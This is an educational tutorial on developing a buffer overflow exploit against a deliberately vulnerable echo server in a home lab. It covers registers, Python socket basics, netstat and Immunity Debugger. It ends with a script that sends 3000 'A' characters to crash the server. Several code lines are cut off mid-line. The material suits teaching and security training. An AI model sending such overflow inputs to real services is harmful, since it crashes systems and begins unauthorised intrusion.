Exploit Development

For

Buffer over Flow

Document Created By : Chandrakant Nial, Sagarika Patro, Tejas Mishra

Contents

1. Overview

Buffer Overflow:

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information.

After confirming Buffer overflow in the application, to exploit it, we need to overwrite parts of memory which aren't supposed to be overwritten by arbitrary input and making the process execute this code. To explain this we will be using the following things.

- Windows Operating System as victim machine in which we will run server program.
- A Kali Linux machine as an attacker machine in which we will develop the exploit.
- Python script to input the data in the server program / develop the exploit.

Note: You can get the server program.

https://github.com/un4ckn0wl3z/Echo_TCP-Server-Exploit-V2/blob/master/Echo-Server-Memcpy-v2.exe.zip

We are going to follow the below mentioned steps for exploiting buffer-overflow.

1) Verifying Buffer Overflow
2) Identifying the Bad characters
3) Controlling the program flow
4) Writing shell code

General Purpose Registers:

The CPU's general purpose registers (Intel, x86) are :

- EAX : accumulator : used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register.
- EBX : base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX : counter : used for iterations. ECX counts downward.

- EDX : data : this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP : stack pointer.
- EBP : base pointer.
- ESI : source index : holds location of input data.
- EDI : destination index : points to location of where result of data operation is stored.
- EIP : instruction pointer.

2. Exploit development Steps

We use the python script in the exploit development.

Python is a widely used high-level, general-purpose, interpreted, dynamic programming language. Its design philosophy emphasizes code readability, and its syntax allows programmers to express concepts in fewer lines of code than would be possible in languages such as C++ or Java. The language provides constructs intended to enable clear programs on both a small and large scale.


Python is intended to be a highly readable language. It is designed to have an uncluttered visual layout, often using English keywords where other languages use punctuation. Further, Python has fewer syntactic exceptions and special cases than C or Pascal.

For exploit development, we need to implement socket programming using python scripts.

Coming to sockets:

Creating a socket:

This first thing to do is create a socket. The socket.socket function does this. Quick Example:



```python
#Socket client example in python

import socket   #for sockets

#create an AF_INET, STREAM socket (TCP)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print 'Socket Created'
```

Figure 2.1

Function socket.socket creates a socket and returns a socket descriptor which can be used in other socket related functions.

The above code will create a socket with the following properties:

Address Family: AF_INET (this is IP version 4 or IPv4)
Type : SOCK_STREAM (this means connection oriented TCP protocol)

Error handling:


If any of the socket functions fail then python throws an exception called socket.error which must be caught.

Connect to a Server:

We connect to a remote server on a certain port number. So we need 2 things, IP address and port number to connect to. So you need to know the IP address of the remote server you are connecting to. Here we used the ip address of google.com as a sample.

First get the IP address of the remote host/url.

Before connecting to a remote host, its ip address is needed. In python the getting the ip address is quite simple.




```
import socket   #for sockets
import sys  #for exit

try:
    #create an AF_INET, STREAM socket (TCP)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error, msg:
    print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error mess
    sys.exit();

print 'Socket Created'

host = 'www.google.com'

try:
    remote_ip = socket.gethostbyname( host )

except socket.gaierror:
    #could not resolve
    print 'Hostname could not be resolved. Exiting'
    sys.exit()

print 'Ip address of ' + host + ' is ' + remote_ip
```

Figure *2.2*

Now that we have the ip address of the remote host/system, we can connect to ip on a certain 'port' using the connect function.

Quick example:



```python
import socket   #for sockets
import sys  #for exit

try:
    #create an AF_INET, STREAM socket (TCP)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error, msg:
    print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error mess
    sys.exit();

print 'Socket Created'

host = 'www.google.com'
port = 80

try:
    remote_ip = socket.gethostbyname( host )

except socket.gaierror:
    #could not resolve
    print 'Hostname could not be resolved. Exiting'
    sys.exit()

print 'Ip address of ' + host + ' is ' + remote_ip

#Connect to remote server
s.connect((remote_ip , port))

print 'Socket Connected to ' + host + ' on ip ' + remote_ip
```

Figure 2.3

Sending Data:

Function sendall or send will simply send data.

For example:


```
import socket   #for sockets
import sys  #for exit

try:
    #create an AF_INET, STREAM socket (TCP)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error, msg:
    print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error mess
    sys.exit();

print 'Socket Created'

host = 'www.google.com'
port = 80

try:
    remote_ip = socket.gethostbyname( host )

except socket.gaierror:
    #could not resolve
    print 'Hostname could not be resolved. Exiting'
    sys.exit()

print 'Ip address of ' + host + ' is ' + remote_ip

#Connect to remote server
s.connect((remote_ip , port))

print 'Socket Connected to ' + host + ' on ip ' + remote_ip

#Send some data to remote server
message = "GET / HTTP/1.1\r\n\r\n"

try :
    #Set the whole string
    s.sendall(message)
except socket.error:
    #Send failed
    print 'Send failed'
    sys.exit()

```

Figure 2.4

In the above example, we first connect to an ip address and then send the string message "GET / HTTP/1.1\r\n\r\n" to it. The message is actually an "http command" to fetch the main page of a website.

Receiving Data:

Function recv is used to receive data on a socket. In the following example we shall send the same message as the last example and receive a reply from the server.



```
#create an INET, STREAMing socket
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error:
    print 'Failed to create socket'
    sys.exit()

print 'Socket Created'

host = 'www.google.com';
port = 80;

try:
    remote_ip = socket.gethostbyname( host )

except socket.gaierror:
    #could not resolve
    print 'Hostname could not be resolved. Exiting'
    sys.exit()

#Connect to remote server
s.connect((remote_ip , port))

print 'Socket Connected to ' + host + ' on ip ' + remote_ip

#Send some data to remote server
message = "GET / HTTP/1.1\r\n\r\n"

try :
    #Set the whole string
    s.sendall(message)
except socket.error:
    #Send failed
    print 'Send failed'
    sys.exit()

print 'Message send successfully'

#Now receive data
reply = s.recv(4096)

print reply
```

Figure 2.5

Close socket:

Function close is used to close the socket.

s.close() is used in this case.

3. Scan of Ports:

Port: An addressable network location implemented inside of the operating system that helps distinguish traffic destined for different applications or services.

Port Scanning: Port scanning is the process of attempting to connect to a number of sequential ports, for the purpose of acquiring information about which are open and what services and operating system are behind them.

Part of securing a network involves doing vulnerability testing. This means trying to infiltrate your network and discover weaknesses in the same way that an attacker might.

NetStat (network statistics) is a command-line network utility tool that displays network connections for the Transmission Control Protocol (both incoming and outgoing), routing tables, and a number of network interface (network interface controller or software-defined network interface) and network protocol statistics. It is available on Unix-like operating systems including OS X, Linux, Solaris, and BSD, and is available on Windows NT-based operating systems including Windows XP, Windows Vista, Windows 7, Windows 8 and Windows 10.

We use this tool to scan for the ports on which the service we desire is running.
For this purpose, we use the command netstat –b.

This displays all the active connections and the ports on which the computer is listening.


Echo Server:
An "echo server" is a server that does nothing more than sending back whatever is sent to it.

In this document, we have used the Echo Server application to demonstrate the buffer overflow exploitation.

4. Immunity Debugger:

Immunity Debugger is a powerful way to write exploits, analyse malware, and reverse engineer binary files. It builds on a solid user interface with function graphing, it is an analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility.

The debugger is divided into 4 windows:


Immunity Debugger - wmplayer.exe - [CPU - main thread, module wmplayer]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
CPU Instructions
Registers
Memory Dump
Stack
Paused

```
010010C7  . 55              PUSH EBP
010010C8  . 8BEC            MOV EBP,ESP
010010CA  . 81EC AC000000   SUB ESP,0AC
010010D0  . 53              PUSH EBX
010010D1  . 33DB            XOR EBX,EBX
010010D3  . 53              PUSH EBX                                  ┌pModule => NULL
010010D4  . 895D DC         MOV DWORD PTR SS:[EBP-24],EBX             │
010010D7  . 895D E8         MOV DWORD PTR SS:[EBP-18],EBX             │
010010DA  . 895D C0         MOV DWORD PTR SS:[EBP-40],EBX             │
010010DD  . FF15 78100001   CALL DWORD PTR DS:[<&KERNEL32.GetModuleH  └GetModuleHandleA
010010E3  . 8945 BC         MOV DWORD PTR SS:[EBP-44],EAX
010010E6  . 895D E0         MOV DWORD PTR SS:[EBP-20],EBX
010010E9  . 895D D0         MOV DWORD PTR SS:[EBP-30],EBX
010010EC  . 895D C4         MOV DWORD PTR SS:[EBP-3C],EBX
010010EF  . 895D C8         MOV DWORD PTR SS:[EBP-38],EBX
010010F2  . 895D CC         MOV DWORD PTR SS:[EBP-34],EBX
010010F5  . E8 2F040000     CALL wmplayer.01001529
010010FA  . 84C0            TEST AL,AL
010010FC  . 0F85 E9060000   JNZ wmplayer.010017EB
01001102  . 6A 01           PUSH 1                                    ┌Priority = THREAD_PRIORITY_ABOVE_NORMAL
01001104  . FF15 68100001   CALL DWORD PTR DS:[<&KERNEL32.GetCurren   │┌GetCurrentThread
0100110A  . 50              PUSH EAX                                  │hThread
0100110B  . FF15 64100001   CALL DWORD PTR DS:[<&KERNEL32.SetThreadP  └SetThreadPriority
01001111  . FF15 60100001   CALL DWORD PTR DS:[<&KERNEL32.GetProces   ┌GetProcessHeap
01001117  . 3BC3            CMP EAX,EBX
01001119  . 8945 EC         MOV DWORD PTR SS:[EBP-14],EAX
0100111C  . 0F84 0D070000   JE wmplayer.0100182F
01001122  . 56              PUSH ESI
01001123  . 57              PUSH EDI
01001124  . FF15 5C100001   CALL DWORD PTR DS:[<&KERNEL32.GetComman   ┌GetCommandLineA
0100112A  . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
0100112D  . FF15 58100001   CALL DWORD PTR DS:[<&KERNEL32.GetVersio    kernel32.GetVersion
01001133  . 85C0            TEST EAX,EAX
01001135  . 8B3D 54100001   MOV EDI,DWORD PTR DS:[<&KERNEL32.lstrle    kernel32.lstrlenA
0100113B  . 0F8C F1060000   JL wmplayer.01001832
```

```
Registers (FPU)
EAX 00000000
ECX 0007FFB0
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 7FFD8000
ESP 0007FFC4
EBP 0007FFF0
ESI 00790074
EDI 0069006E
EIP 010010C7 wmplayer.010010C7
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
01003000 81 13 00 01 4E 1E 00 01  ü‼.0N▲.0
01003008 3F 1E 00 01 00 00 00 00  ?▲.0....
01003010 5D 1E 00 01 00 00 00 00  ]▲.0....
01003018 00 00 00 00 00 00 00 00  ........
01003020 00 00 00 00 00 00 00 00  ........
01003028 00 00 00 00 00 00 00 00  ........
01003030 00 00 00 00 00 00 00 00  ........
01003038 00 00 00 00 00 00 00 00  ........
01003040 00 00 00 00 00 00 00 00  ........
01003048 00 00 00 00 00 00 00 00  ........
01003050 00 00 00 00 00 00 00 00  ........
01003058 00 00 00 00 00 00 00 00  ........
01003060 00 00 00 00 00 00 00 00  ........
01003068 00 00 00 00 00 00 00 00  ........
01003070 00 00 00 00 00 00 00 00  ........
01003078 00 00 00 00 00 00 00 00  ........
01003080 00 00 00 00 00 00 00 00  ........
01003088 00 00 00 00 00 00 00 00  ........
01003090 00 00 00 00 00 00 00 00  ........
01003098 00 00 00 00 00 00 00 00  ........
010030A0 00 00 00 00 00 00 00 00  ........
010030A8 00 00 00 00 00 00 00 00  ........
010030B0 00 00 00 00 00 00 00 00  ........
010030B8 00 00 00 00 00 00 00 00  ........
010030C0 00 00 00 00 00 00 00 00  ........
010030C8 00 00 00 00 00 00 00 00  ........
010030D0 00 00 00 00 00 00 00 00  ........
010030D8 00 00 00 00 00 00 00 00  ........
010030E0 00 00 00 00 00 00 00 00  ........
```

```
0007FFC4   7C817067 gpü¦ RETURN to kernel32.7C817067
0007FFC8   0069006E n.i.
0007FFCC   00790074 t.y.
0007FFD0   7FFD8000 .Ç²⌂
0007FFD4   8054B6B8 ╕╢TÇ
0007FFD8   0007FFC8 ╚ ..
0007FFDC   8630D020  ╨0å
0007FFE0   FFFFFFFF      End of SEH chain
0007FFE4   7C839AC0 └ÜâǀSE handler
0007FFE8   7C817070 ppü¦ kernel32.7C817070
0007FFEC   00000000 ....
0007FFF0   00000000 ....
0007FFF4   00000000 ....
0007FFF8   010010C5 ┼▶.0 wmplayer.<ModuleEntryPoint>
0007FFFC   00000000 ....
```

```
Show Hardware Breakpoints window <ALT+N>
```

Figure 4.1

Once an application starts running, the immunity debugger is started by attaching the executable file.

1. The CPU Instructions – displays the memory address, opcode and assembly instructions, additional comments, function names and other information related to the CPU instructions.

2. The Registers – displays the contents of the general purpose registers, instruction pointer, and flags associated with the current state of the application.


3. The Stack – shows the contents of the current stack.

4. The Memory Dump – shows the contents of the application's memory.

5. Demo for the exploit of ECHO Server:

1. Verifying the Buffer Overflow:

We have written a python script to open up a Socket connection and connect to our windows machine by specifying the IP and Port(port determined using netstat on the victim machine). Enter 3000 A's as input into the program. We can do it by giving the buffer = "A"*3000. We can see the same Python script in the below screen shot.




```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
buffer = "A"*3000
s.send(buffer)
s.close()
```

Figure 5.2:

As can be seen in the screen shot that we have changed the Port No to 9000 and also assigned 3000 A's in the input variable. Once the Python script would run it would send A to the server program.

(Note: As of now, this is the simple Python script, which can be seen in the above screen shot but later on, we would be developing the exploit by editing this script)

Once we run the Python script in Kali machine, the echo-server in windows machine stops working.



C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-Server-Memcpy.exe

Echo-Server-Memcpy.exe

Echo-Server-Memcpy.exe has stopped working

